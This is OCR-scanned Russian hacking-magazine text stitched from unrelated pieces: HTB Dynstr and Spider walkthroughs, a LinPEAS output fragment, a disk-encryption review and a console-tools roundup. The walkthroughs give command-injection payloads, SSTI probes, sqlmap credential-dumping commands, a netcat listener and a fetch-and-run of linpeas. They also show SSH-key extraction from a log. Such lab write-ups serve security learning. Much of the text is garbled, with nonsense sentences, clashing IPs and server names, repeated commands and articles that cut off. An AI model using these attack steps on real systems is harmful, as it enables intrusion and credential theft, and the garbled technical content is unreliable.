/usr/share/man/man1/docker-rmi.1.gz /usr/share/man/man1/docker-tag.1.gz /usr/share/man/man5/docker-dockerignore.5.gz
/usr/share/man/man5/docker-image-dockerfile.5.gz /usr/share/man/man5/docker-volume-create.5.gz
/usr/share/man/man5/docker-volume-inspect.5.gz /usr/share/man/man5/docker-volume-ls.5.gz
/usr/share/man/man5/docker-volume-rm.5.gz /usr/share/man/man5/docker-volume.5.gz
/usr/share/man/man8/docker-rsyncd-plugin.8.gz /usr/share/man/man8/docker-rsyncd-plugin-start.8.gz
/usr/share/man/man8/docker-rsyncd-plugin-stop.8.gz
/usr/share/man/man8/docker-rsyncd-plugin-version.8.gz
/usr/share/man/man8/docker-rsyncd-plugin-volume-add.8.gz
/usr/share/man/man8/docker-rsyncd-plugin-volume-ls.8.gz
/usr/share/man/man8/docker-rsyncd-plugin-volume-rm.8.gz
/usr/share/man/man8/docker-rsyncd-plugin-volume-set.8.gz
/usr/share/man/man8/docker-rsyncd-plugin-volume-setup.8.gz
/usr/share/man/man8/docker-rsyncd-plugin-volume-start.8.gz
/usr/share/man/man8/docker-rsyncd-plugin-volume-stop.8.gz
/usr/share/man/man8/docker-rsyncd-plugin-volume-version.8.gz
/usr/share/man/man8/docker-rsyncd-plugin.8.gz
/usr/share/man/man8/docker-rsyncd.8.gz
/usr/share/man/man8/docker-rsyncd-volume.8.gz
/usr/share/man/man8/docker-rsyncd-volume-add.8.gz
/usr/share/man/man8/docker-rsyncd-volume-ls.8.gz
/usr/share/man/man8/docker-rsyncd-volume-rm.8.gz
/usr/share/man/man8/docker-rsyncd-volume-set.8.gz
/usr/share/man/man8/docker-rsyncd-volume-setup.8.gz
/usr/share/man/man8/docker-rsyncd-volume-start.8.gz
/usr/share/man/man8/docker-rsyncd-volume-stop.8.gz
/usr/share/man/man8/docker-rsyncd-volume-version.8.gz
```


Доступные Docker-клиенты

```
╔══╣ Docker insecure registries
{"insecure-registries":["172.17.0.3:5000"]}
```

Файлы в домашней директории пользователя

```
╔══╣ Active Ports
╚══╣ Nmap scan of ports
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-13 20:00 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000040s latency).
Other addresses for localhost (not tcp shown): 127.0.0.2 127.0.0.3 127.0.0.4
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:de:43:38:46:b0:a9:f4:f6:dd:fb:f1:6a:f9:cb:0e (RSA)
|   256 aa:f9:7b:66:491:f2:b3:ef:f7:e8:f2:11:ec:d1:b7:a6 (ECDSA)
|   256 ed:7b:f9:f4:f2:b3:ef:f7:e8:f2:11:ec:d1:b7:a6 (ED25519)
80/tcp open  http    Apache Jetty (9.4.39.v20210325)
| http-robots.txt: 1 disallowed entry
| /
| http-title: Site doesn't have a title (text/html;charset=utf-8).
3306/tcp open  mysql   MySQL 5.7.29-0ubuntu0.18.04.1
| ssl-cert: Subject: commonName=MySQL Server 5.7.29-0ubuntu0.18.04.1
| Not valid before: 2020-04-23T19:06:25
| Not valid after:  2030-04-21T19:06:25
| ssl-date: TLS randomness does not represent time
| mysql-info: Protocol: 10
| Thread ID: 2
| Capabilities flags: 65535
| Some Capabilities: Support41Auth, SupportCompression, ConnectWithDatabase, IgnoreSigpipe, SupportLoadDataLocal, LongColumnFlag, IgnoreSpaceBefore, InteractiveClient, SwitchToSSLAfterHandshake, DontAllowDatabaseTableColumn, ODBCClient, LongPassword, Speaks41ProtocolNew, FoundRows, SupportAuthPlugins
| Status: Autocommit
| Salt: \x1A\x0A\x0A\x0A\x0A\x0A\x0A\x0A\x0A\x0A
| Auth Plugin Name: caching_sha2_password
33060/tcp open  mysqlx  MySQL X protocol listener
| tls-nmap: TLS randomness does not represent time
| ssl-cert: Subject: commonName=MySQL Server 5.7.29-0ubuntu0.18.04.1
| Not valid before: 2020-04-23T19:06:25
| Not valid after:  2030-04-21T19:06:25
| ssl-date: TLS randomness does not represent time
| Auth_methods: UNSPECIFIED
| mysql-info: Protocol: 10
| Thread ID: 5
| Capabilities flags: 65535
| Some Capabilities: IgnoreSigpipe, DontAllowDatabaseTableColumn, SupportLoadDataLocal, IgnoreSpaceBefore, InteractiveClient, SupportCompression, ConnectWithDatabase, SupportAuthPlugins, SupportMultiStatements, SupportMultiResults, LongColumnFlag, Speaks41ProtocolOldFoundRows, SupportAuthPlugins, SupportMultiStatements, SupportMultiResults, LongColumnFlag, Speaks41ProtocolOldFoundRows
| Status: Autocommit
| Salt: \x1A\x0A\x0A\x0A\x0A\x0A\x0A\x0A\x0A\x0A
| Auth Plugin Name: caching_sha2_password
```

HTB DYNSTR



Raffbuster
https://t.me/Raffbuster

ЭКСПЛУАТИРУЕМ УЯЗВИМОСТЬ В DDNS

В этой статье мы познакомимся со обходом защиты динамического DNS, обходим и заходим бэк DS Command Injection, а также используем дойлку в пользовательском скрипте и повышаем привилегии до root с копированием файлов. Всю это поможет нам пройти сложности машину Dynstr с площадки Hack The Box.

WARNING

Подключаться к машинам в HTB рекомендуется только через VPN. Не делай этого с компьютером, где есть важная для тебя данная, так как по ходу взлома в общей сети с другими участниками.

РАЗВЕДКА
Сканирование портов

IP машины – 10.10.10.244, добавляем его в /etc/hosts, чтобы обращаться по имени:

```
10.10.10.244    dynstr.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — сетевой/удаленный ещё при любой атаке. Он поможет узнать, какие службы на хосте принимают соединения. На основе этой информации выбирается следующий шаг с получением точки входа.

Наиболее известным инструментом для сканирования — это Nmap. Хотькто результаты его работы тя можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обмена быстрое сканирование на открытые порты, а затем сканирование, с использованием инициалов скриптов (опция -A).

```
Nmap scan report for 10.10.10.244
Host is up (0.31s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 35:c2:b2:bd:a8:a6:7e:cd:e0:03:d5:a6:f2:f8:fb:63 (RSA)
|   256 62:ef:72:52:4f:19:cb:a9:4d:ad:ee:ca:a5:cd:a8:11 (ECDSA)
|   256 d3:7f:8d:a6:fb:f8:1b:cb:2a:f5:a9:f8:ff:a1:9f:a5 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Home | Dynamic DNS
Aggressive OS guesses: Linux 3.10 - 3.13 (96%), Linux 3.7 (95%), Linux 3.2 - 4.9 (95%), Linux 3.8 - 3.11 (94%), Linux 4.4 (94%), Linux 3.13 (94%), Linux 3.2 (94%), Linux 4.4 - 4.9 (94%), Linux 3.16 (94%), Linux 3.18 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Сканирование портов

Находим три службы порта: 22 службы SSH, 53 службы DNS и 80 (веб-сервер Apache). На SSH нам пока нечего, но можно сразу попробовать, что может дать DNS. В первую очередь нас интересует новые доменные имена на сервере:

```
host -l 10.10.10.244
```

```
244.10.10.10.in-addr.arpa domain name pointer localhost.
```

Проверка DNS-сервера

Но DNS нам нечего не вернул, поэтому переходим к вебу. Внимательно осматриваем и найти и показыи любую потенциально полезную информацию. Сайт оказался очень информативным — прямо на главной страницы находим новые доменное имя, адреса (или адрес) электронной почты и даже какие-то учётные данные.

Главная страница сайта

Сразу же добавим найденные DNS в /etc/hosts и ещё раз протестируем каждую из них, что у нас с помощью dnsenum.

```
10.10.10.244 dynstr.htb dnsalias.htb dynamicdns.htb no-ip.htb dyna.htb
```

```
dnsenum -h dnsalias.htb
dnsenum -h dynamicdns.htb
dnsenum -h no-ip.htb
dnsenum -h dyna.htb
```

```
dnsenum VERSION:1.2.6
Warning: Recursion detected for nameserver 127.0.0.53
Warning: Recursion detected for nameserver 127.0.0.53
Warning: Recursion detected for nameserver 127.0.0.53
```

HTB DYNSTR


ЭКСПЛУАТИРУЯ УЯЗВИМОСТЬ В DNS

ТОЧКА ОПОРЫ

Реализация CS command injection

Если вы следуете на машину, нужно проверить разные варианты инъекций. Поскольку сервер частичкам + каковые имеются в первой позиции, SQL-инъекцию проверять ждут не получится. Тогда попробуйте инъекциять кашу. Да и меня сам сервер не ломала, но не помешало, поскольку разрешен curl из GitHub (можно взять, например, ngrok).

На вкладке Payloads очищаем загруженные списки и загружаем словарь с частыми нагрузками, после чего запускаем атаку. После же завершения смотрим ответы сервера по длине ответа и в случаях рабочих нагрузки.



Результат атаки

Отправим нагрузку `&&id&&` и `lfconfig &&` (в URL кодировка `%26%26id%26lfconfig%26%26`) в Burp Repeater и повторим запрос.

Проверка нагрузки в Burp Repeater

В ответе получаем информацию о сетевых интерфейсах, а значит, команда выполнена. Давай сделаем revers-shell.

Так как мы будем выполнять бэкконэкт, сначала необходимо создать пончик, который будет выполнять данное содержание.

Справка: revers-шелл

Обычный шелл — это подключение, которое активирует атакуемая машина, а мы принимаем это подключение и получаем доступ к ней, чтобы выполнять команды от лица пользователя, запустившего сервер шелл. Для прямых сокрушений, которые ведутся на локальной машине (вместе по всю шелтер), это не шелтер.

В таком случае пригодится netcat — машина-обсадка, которая в числе прочих инструментов поставляется историей клиенты. Она обычно доступна для каждодневного дальнейшего.

```
apt install netcat
```

В качестве самого листенера при этом можно использовать широко известный netcat:

```
rlwrap nc -lvp [port]
```

Справка: скрипты PEASS для Linux

Что делать после того, как мы получили доступ к системе от имени пользователя? Вероятно дальнейший эксплуатация с повышением привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию о системе и найти пути к повышению привилегий, Payload Generator Awesome Security HTB (PEASS) — набор скриптов, которые проверяют все, что только на системе.

Чтобы воспользоваться скриптом, это можно сначала загрузить на свой сервер:


```
wget https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/blob/master/linPEAS/linpeas.sh
```

Теперь надо загрузить это на удаленный хост. В дирректории со скриптом на локальной машине запустим простенький Python простенький хост. Он выполняется этой команды веб-сервер будет прослушивать порт 8000:

```
python3 -m http.server
```

А теперь с помощью того же `wget` на целевой машине загрузим скрипт с локального хоста на удаленный. После загрузки необходимо дать файлу права на выполнение и запустить:

```
wget http://[ip_machanuera_sotra]:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```




Получение файла на сервер

В выводе LinPEAS обнаружен, что нам доступны для чтения файлы в домашней директории пользователя **bindmgr**. Помимо стандартных файлов, в директориях бывают файлы для разных приложений. Именно содержимое **strace-CVZ796521.txt**. Файл создают логи трассировки приложения, а в конце файла найдем ключи приватного ключа SSH.

Получение файла SSH_RSA

В ключе приватном сумасшествии переносе строки `\n`. Чтобы записать его в файл в нужном формате, полностью копируем ключ в кавычки и выводим с помощью `echo` с параметром `-e`.



Сохраняем ключ в файл

При попытке подключиться с этим ключом у нас запросит пароль. Поскольку другие пути для продвижения не обнаружены, я решил разобраться, почему ключ не работает. Он отправлен в поиск в конфиги SSH.

В файле **/etc/ssh/sshd_config** прописано значение одинаковое опции **UseDNS**, которая указывает, должен ли сервер проверять имя хоста и, исходящие этим, сверять IP-адрес, передаваемый клиентом, с полученным от DNS.

root@dynstr:/home/bindmgr# cat /etc/ssh/sshd_config
$OpenBSD: sshd_config,v 1.103 2018/04/09 20:41:22 tj Exp $
This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin
The strategy used for options in the default sshd_config shipped with
OpenSSH is to specify options with their default value where
possible, but leaving them commented. Uncomment to change a
default value.
Include /etc/ssh/sshd_config.d/*.conf
#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key
Ciphers and keying
#RekeyLimit default none
Logging
#SyslogFacility AUTH
#LogLevel INFO
Authentication:
#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
#PubkeyAuthentication yes
Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2
#AuthorizedPrincipalsFile none
#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody
For this to work you will also needs host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
Change to yes if you don't trust ~/.ssh/known_hosts for
HostbasedAuthentication
#IgnoreUserKnownHosts yes
Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes
To disable tunneled clear text passwords, change to no here!
#PasswordAuthentication yes
#PermitEmptyPasswords no
Change to yes to enable challenge-response passwords (beyond PAM).
#KbdInteractiveAuthentication no
Kerberos options
#KerberosAuthentication no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes
#KerberosGetAFSToken no
GSSAPI options
#GSSAPIAuthentication no
#GSSAPICleanupCredentials yes
Set this to 'yes' to enable PAM authentication, account processing,
and session processing. If this is enabled, PAM authentication will
be allowed through the ChallengeResponseAuthentication and
PasswordAuthentication. Depending on your PAM configuration,
PAM authentication via ChallengeResponseAuthentication may
bypass the setting of "PermitRootLogin prohibit-password".
If just the PAM account and session checks to run without
PAM authentication, then enable this but set PasswordAuthentication
and ChallengeResponseAuthentication to 'no'.
GSSAPI key exchange
#GSSAPIStrictAcceptorCheck yes
#GSSAPIKeyExchange no
Gssapi-keyex authentication
#GSSAPIAuthentication yes
#GSSAPICleanupCredentials yes
#GSSAPIStrictAcceptorCheck yes
#GSSAPIKeyExchange no
Gssapi-keyex authentication
#GSSAPIAuthentication yes
Set this to 'yes' to enable PAM authentication, account processing,
and session processing. If this is enabled, PAM authentication will
be allowed through the ChallengeResponseAuthentication and
PasswordAuthentication. Depending on your PAM configuration,
PAM authentication via ChallengeResponseAuthentication may
bypass the setting of "PermitRootLogin prohibit-password".
If just the PAM account and session checks to run without
PAM authentication, then enable this but set PasswordAuthentication
and ChallengeResponseAuthentication to 'no'.
GSSAPI key exchange

HTB SPIDER

Spider

Machine Info

Author: Sulfuror

Release Date: 17 Aug 24

IP Address: 10.10.11.158

OS: Linux

Difficulty: Hard

Points: 40

Sulfuror

ЭКСПЛУАТИРУЕМ ИНЪЕКЦИИ ШАБЛОНОВ И УЯЗВИМОСТЬ В XML.

В этой статье я покажу, как проводится атака server-side template injection, SQL injection и XML external entity injection (XXE). В этом мне помогает машина Spider стоя-ночного сервера с площадки Hack The Box. Поехали!

WARNING

Подключаться к машине с HTB рекомендуется только через VPN. Не делай этого с личного/рабочего компьютера. Лучше создай для этого отдельную виртуалку с общей сетью с целевой машиной.

РАЗВЕДКА. СКАНИРОВАНИЕ ПОРТОВ

Добавляем IP адрес машины в /etc/hosts

```
10.10.10.243    spider.htb
```

Я запускаю сканирование портов:

```
nmap -sC -sV -oN nmap/spider.nmap spider.htb
```

Справка: сканирование портов

Сканирование портов — процедура перебора каждого из доступных портов с целью определить, какие из них открыты, а какие закрыты. Это позволяет сканировщику, к которому относится nmap, определить открытые порты.

```
# Nmap 7.94SVN scan initiated Sun Aug 18 19:17:17 2024 as: nmap -sC -sV -oN nmap/spider.nmap spider.htb
Nmap scan report for spider.htb (10.10.11.158)
Host is up (0.0.2s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ec:d8:f8:fa:d1:1b:a6:f6:ac:f2:ff:a9:f8:a7:ef (ECDSA)
|   256 a2:ef:7b:96:65:ca:dc:f7:f8:ad:d5:2a:f7:52:f6:4f (ED25519)
80/tcp open  http    Apache httpd 2.4.52 (Ubuntu)
| http-server-header: Apache/2.4.52 (Ubuntu)
| http-title: Apache2 Ubuntu Default Page: It works
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Нагружаю два открытых порта: 22 (службы SSH) и 80 — веб-сервер nginx 1.18.0.

Первым делом проверяю, что на этом сервере есть веб-приложение — это мы сделаем это curlом, чтобы получить доступ к главному экрану. Также сохраняем вывод в файл:

```
curl -o index.html spider.htb
```

Curl

Но что стоит сделать внимание? Как мы это интерпретировали, здесь можно добавить товары в корзину. При этом использовали cookie, но здесь нет никакой авторизации, поэтому мы можем использовать любые cookie.

Ещё на сайте есть форма поиска. Я попробовал сокращать ей разные запросы, но ничего интересного не нашёл. Также сохраняем ответ на поисковый запрос:

```
curl -o search.html spider.htb/search?q=test
```

Нагружаю сервер с помощью curl. Получаем данные каких, что сервер использует SQL инъекции. Также проверяем наличие уязвимостей, которые позволяют использовать в нем пользовательские теги HTML! Например, если ввести в поиске `<b>test</b>`, то в главной странице сервер добавит к названию заголовка `test` и остается без изменений:

```
curl -o index.html spider.htb
```

Curl

```
curl -o search.html spider.htb/search?q=test
```

Curl

В подробном случае, когда работает тега HTML, сайт сперва проверяет возможность внедрить шаблон (server-side template injection). Очень часто подобные уязвимости появляются у SSTI. И при использовании этих пользователей (`{{7*7}}`) на странице появляется что-либо свойственное:

```
curl -o index.html spider.htb/search?q=%7B%7B7*7%7D%7D
```

Curl

```
curl -o search.html spider.htb/search?q=%7B%7B7*7%7D%7D
```

Curl

Уязвимость SSTI

Server-side template injection (SSTI) — это атака, при которой злоумышленник внедряет в шаблон вредоносный код. Шаблоны строки, формируемые на стороне сервера, могут получать строки из ввода пользователя, которые в его уязвимостями данные могут использовать. Если в строке шаблона пользователь может бесконтрольно шаблонизатора или в некоторых случаях получить доступ к серверу.

Мы проверяем наличие уязвимости, которая позволяет сначала что-то добавлять на сайтах. Посмотрим, можно ли выполнить какой-нибудь код. Введем для тестирования `{{7*7}}`:

```
curl -o index.html spider.htb/search?q=%7B%7B7*7%7D%7D
```

Curl

```
curl -o search.html spider.htb/search?q=%7B%7B7*7%7D%7D
```

Curl

Что касается ответа сервера, шаблонизатор выполняет выражение. Это может свидетельствовать, что в шаблоне также есть шаблонизатор, который должен в более данном. Нельзя ли в таком случае проверить SQL инъекцию через cookie?

Уязвимость SQL инъекции

Обычно в сайтах бывают подозрительные места по отношению к уже сделанным попытаниям, но что это ещё можно сказать. Вспомним, в примере, что мы могли использовать cookie. Попробуем сделать что-нибудь с ними.

```
curl -o index.html -b "session=1'" spider.htb
```

Curl

```
curl -o search.html -b "session=1'" spider.htb/search?q=test
```

Curl

Мы получили Internal server error. Это значит, при этом для первого случая добавим только Payload Encoding.

```
curl -o index.html -b "session=1%27" spider.htb
```

Curl

```
curl -o search.html -b "session=1%27" spider.htb/search?q=test
```

Curl

В настоящих выбираем один логин с паролем admin:1000 admin, чтобы нас не блокировали. И выполняем атаку:

```
sqlmap -r index.html --level=5 --risk=3 --batch --dbms=sqlite --tamper=space2comment --dump
```

Sqlmap

```
sqlmap -r search.html --level=5 --risk=3 --batch --dbms=sqlite --tamper=space2comment --dump
```

Sqlmap

В результате можно увидеть много отметок с кодом 500, но если спойлерить, сервер ещё ожидает. Поэтому, чтобы не выходить каждый раз через 30в Cookie: session=1'. Так как мы нашли уязвимость, мы можем использовать sqlmap, чтобы получить дамп. Для этого нужно ввести данный запрос: `sqlmap -r index.html --level=5 --risk=3 --batch --dbms=sqlite --tamper=space2comment --dump --cookie "session=1'" -T sessions -C "session,data"`.

```
sqlmap -r index.html --level=5 --risk=3 --batch --dbms=sqlite --tamper=space2comment --dump --cookie "session=1'" -T sessions -C "session,data"
```

Sqlmap

В этом месте нашел нашего пользователя по ранее его пользователем. Базы данных, что перехватывает значения. Чтобы лично дальше в дамп, использовав запрос. Задаем параметр между запросами `--delay=1` и сервер сообщ. Именно URION:`--technique=`, место подсказки запросы `--technique=U` — использовать UNION-запросы. Применяющий к запросу:

```
sqlmap -r index.html --level=5 --risk=3 --batch --dbms=sqlite --tamper=space2comment --dump --cookie "session=1'" -T sessions -C "session,data" --delay=1 --technique=U
```

Sqlmap

Дуйтар нашел значений запрос и сохранил для данного сайта. Сперва получим все базы (параметр) — `dbs`:

```
sqlmap -r index.html --level=5 --risk=3 --batch --dbms=sqlite --tamper=space2comment --dump --cookie "session=1'" -T sessions -C "session,data" --delay=1 --technique=U --dbs
```

Sqlmap

Нам интересна база `shop`. Получим все таблицы (параметр `-t`):`-t --tables`: из базы `shop` (параметр `-D`):

```
sqlmap -r index.html --level=5 --risk=3 --batch --dbms=sqlite --tamper=space2comment --dump --cookie "session=1'" -T sessions -C "session,data" --delay=1 --technique=U -D shop -t --tables
```

Sqlmap

Дампим (параметр `--dump`) таблицу `users` (параметр `-T`): отсюда мы можем получить учетные данные:

```
sqlmap -r index.html --level=5 --risk=3 --batch --dbms=sqlite --tamper=space2comment --dump --cookie "session=1'" -T sessions -C "session,data" --delay=1 --technique=U -D shop -T users
```

Sqlmap

Мы нашли данного пользователя и его пароль в открытом виде. А после получения с полученными учетными данными получим доступ к данному сайту

Admin panel

У нас есть возможность отправить сообщение, в таком же имени другого пользователя. Попробуем вывести — это сообщение нам сервер выдает ошибки сайта:

```
curl -o index.html -b "session=eJxVUbEOwjAMRPcvcGcxOE1Ldq0YIcTAxMAAsUCIGCAAA
```

HTB SPIDER

ЭКСПЛУАТИРУЕМ ИНЪЕКЦИИ ПАКЕТОВ И УЯЗВИМОСТЬ В XML

ТОЧКА ОПОРЫ. ЭКСПЛУАТАЦИЯ SSTI

Первым делом я просто зачекал ссылку на свой сервер, но никакой реакции не последовало. Тогда я снова стал сравнивать обе параметра на наличие SQL-и SSTI-в Burp Intruder. Но как мы не пытались, ответы были и случай с SQL, и в случае с шаблонами постоянсто слепые инъекции.

С SQL ничего не вышло, а вот с SSTI-в Burp Intruder я всюм словарю все нагрузки содержат в кавычке выполняемых кодов типо **ping -c XXX.XXX.XXX.XXX**, либо обращение на веб-сервер. Последовательность **XXX.XXX.XXX.XXX** заменяется реальным IP-средством Burp. Также запустим листенер ICMP — **tcpdump**

```
sudo tcpdump -i tun0 icmp
```

Target
Positions
Payloads
Options
Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determ
Attack type: Cluster bomb
POST /search/results?q%5B%5D=%7B%7Bping%7D%7D&sort_order=asc&sort_by=RPM HTTP/1.1
Host: spider.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/vnd.api+json, application/xml, text/plain, text/html, */*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Cookie: _spider_session=ZGRrZ3ZzMTNzZ3ZzZ3ZzMTNzZ3ZzMTNzZ3ZzMTN

LUKS, ECRYPTFS или шифрование ZFS?

ВЫБИРАЕМ СПОСОБ ЗАЩИТЫ ДАННЫХ В LINUX

Олег Валиков
Системный администратор
Группа компаний «Технократ»

Многие дистрибутивы Linux в качестве штатных средств защиты предлагают полносекторное шифрование (LUKS), шифрование папок и файлов (eCryptfs) или доверенное шифрование ZFS, нередкий для Linux файловой системы. Какое из шифрований использовать, чтобы не выбросить сисадмин? Разобраться вам поможет наш обзор.

LUKS

LUKS (Linux Unified Key Setup), в основе коего лежит dm-crypt, — это наиболее гибкое, универсальное, высокопроизводительное, хорошо изученное и на текущий момент лучшее полносекторное системное шифрование данных. LUKS поддерживает несколько алгоритмов шифрования, в числе которых aes-cbc-essiv:sha256 и aes-xts-plain64. Ключ шифрования хранится в заголовке, который может быть зашифрован одним из нескольких алгоритмов: AES-256 в режиме cbc-essiv:sha256, twofish-256 в режиме cbc-plain, serpent-256 в режиме cbc-plain, AES-256 в режиме xts-plain64 (рекомендуется). Для хеширования ключей используются: SHA-256 (по умолчанию), SHA-512, RIPEMD-160.

Среди их интересных возможностей LUKS — поддержка нескольких (до 8) независимых ключей шифрования, что позволяет, к примеру, выдавать ключ шифрования разным группам людей или клиентам. Сделать это можно, не меняя ключ шифрования, а лишь добавив новый ключ. Для предотвращения доступа разных пользователей, каждый ключ расшифровывается разным паролем. Кроме того, для дополнительной защиты данных пароль может быть изменен, а любому из данных ранее пользователей выдан новый пароль. Также есть опция по отмене ранее выданного ранее ключа, что гарантирует отсутствие у некоторых людей ранее выданного, а каких-пустых.

Для ограничения доступа к данным, LUKS поддерживает до 32 слотов, каждый из которых может быть зашифрован одним из ключей. Для ограничения доступа к данным, каждый слот отличается от соседнего другим ключом шифрования. Для ограничения доступа к данным, каждый слот может быть зашифрован разным паролем. Для предотвращения доступа к данным, каждый слот может быть зашифрован разным ключом шифрования. Для ограничения доступа к данным, каждый слот может быть зашифрован разным алгоритмом. Для огранич

Всегда приятно найти новый инструмент, который, может, хоть чуточку, но облегчит жизнь. Неважно, кто ты — админ, хакер или кодер, — в сегодняшней подборке ты обязательно найдешь что-нибудь полезное. Нас ждут: ещё один красивый дашборд, парочка с сюрпризом на случай вынужденной разблокировки, клиент SSH с устойчивым коннектом и много других полезных штук.

Не так давно мы уже публиковали мою большую подборку тулз для автоматизации работы. Вдохновившись позитивными отзывами, я снова перерыл все загашники и извлек еще пару десятков годных инструментов, которые делают жизнь приятнее в мелочах. Некоторые из них не раз выручали меня, когда нужно было сделать что-то быстро и не изобретая велосипед.

СЕТЬ
Netfilter

Каждый админ в жизни должен построить сеть, обругать бухгалтера и настроить файрвол. С первой задачей ты справишься сам, вторая — полностью описана, а мы поговорим о файрволе.

Филиппп Юмо (Philippe Humeau) из CrowdSec написал пару отличных скриптов для автоматического подчитки защиты и настройки маршрутизации на системах с поддержкой iptables/nftables. В комплекте идут настройки для knockd, который реализует port knocking красиво.

Есть поддержка нескольких алгоритмов и VPN. А еще автор специально старается держать скрипты для iptables и nftables максимально похожими, чтобы облегчить миграцию тем, кто еще этого не сделал.

```
# ipset -N crowd-block iphash
# ipset -N crowd-allow iphash
# ipset -A crowd-block crowd-allow
# ipset -A crowd-block 0.0.0.0/0
# iptables -I INPUT -m set --match-set crowd-block src -j DROP
# iptables -I INPUT -m set --match-set crowd-allow src -j ACCEPT

Starting firewalld.

[ OK ]
[ info ] "firewall" = "iptables"
[ info ] IP set "crowd-block" exists, using it.
[ info ] IP set "crowd-allow" exists, using it.
[ info ] add rule: iptables -I INPUT -m set --match-set crowd-block src -j DROP
[ info ] add rule: iptables -I INPUT -m set --match-set crowd-allow src -j ACCEPT
[ info ] add rule: iptables -I INPUT -m set --match-set crowd-block src -j DROP
[ info ] add rule: iptables -I INPUT -m set --match-set crowd-allow src -j ACCEPT
[ info ] add rule: iptables -I INPUT -m set --match-set crowd-block src -j DROP
[ info ] add rule: iptables -I INPUT -m set --match-set crowd-allow src -j ACCEPT
[ info ] IP set crowd-block exists, adding new entries
[ info ] IP set crowd-allow exists, adding new entries
[ OK ] 20 ip rules add table local priority 0
[ OK ] 20 ip rules add table main priority 32766
[ OK ] 20 ip rules add table default priority 32767
[ OK ] 20 ip rules add table unspec priority 32768
[ OK ] 20 ip rules add table 200 priority 32000
[ OK ] 20 ip rules add table 200 priority 32001
[ OK ] 20 ip rules add table 200 priority 32002
[ OK ] 20 ip rules add table 200 priority
```

МАГИЯ КОНСОЛИ 2

ЗАПАСАЕМСЯ ИНСТРУМЕНТАМИ НА ВСЕ СЛУЧАИ ЖИЗНИ

AUTOMATION & SCRIPTING

html4

Конечно, ты знаешь curl и grep — утилиты для работы с JSON из терминала. А как насчет HTML? Когда пишешь скрипты для парсинга всяких сайтов, очень полезно иметь возможность взаимодействовать с HTML нормальным путем, а не регулярками. html4 — это как раз такой инструмент.

Написан html4 на Rust и ставится через Cargo:


```
cargo install html4
```

html4 добавляет через селекторы CSS или атрибуты. Давай для примера выгрузим все ссылки с главной «Хакера»:

```
$ curl -silent https://xakep.ru/ | html4 --attribute
--selector a
https://xakep.ru/wp-login.php?redirect_to=http%3A%2F%2Fxakep.ru%2F
https://xakep.ru/
https://xakep.ru/category/hack/
https://xakep.ru/category/privacy/
https://xakep.ru/category/tricks/
https://xakep.ru/category/coding/
https://xakep.ru/category/admin/
https://xakep.ru/category/geek/
https://my.xakep.ru/cabinet/
https://xakep.shop/
/wp-admin/users.php?page=paywall_subscribe%3Fnew=paywall_subscribe%
subscribe-12_months
https://xakep.ru/category/windows/
https://xakep.ru/category/linux/
https://xakep.ru/category/android/
https://xakep.ru/category/phones/
https://xakep.ru/category/engineering/
https://xakep.ru/category/leaks/
https://xakep.ru/category/ai-ml/
https://xakep.ru/issues/xa/
```

sysz

Top — это псевдографический интерфейс для работы с юнитами systemd. Он позволяет удобно просматривать и управлять сервисами. Вот, например, как посмотреть состояние демона Cockpit, который мы рассмотрели выше:



xargs

Если ты вдруг не слышал о xargs, то ты многое пропустил. Это утилита, которая выдает заданную команду с аргументами, переданными в потоке стандартного ввода.

Вот простой пример: удалим все файлы лицензии всех программ, установленных в домашнем папке. Зачем? Не знаю, но с xargs это делается вот таким интуитивным конвейером:

```
find ~/ -name LICENSE | xargs -d $'\n' -- rm
```

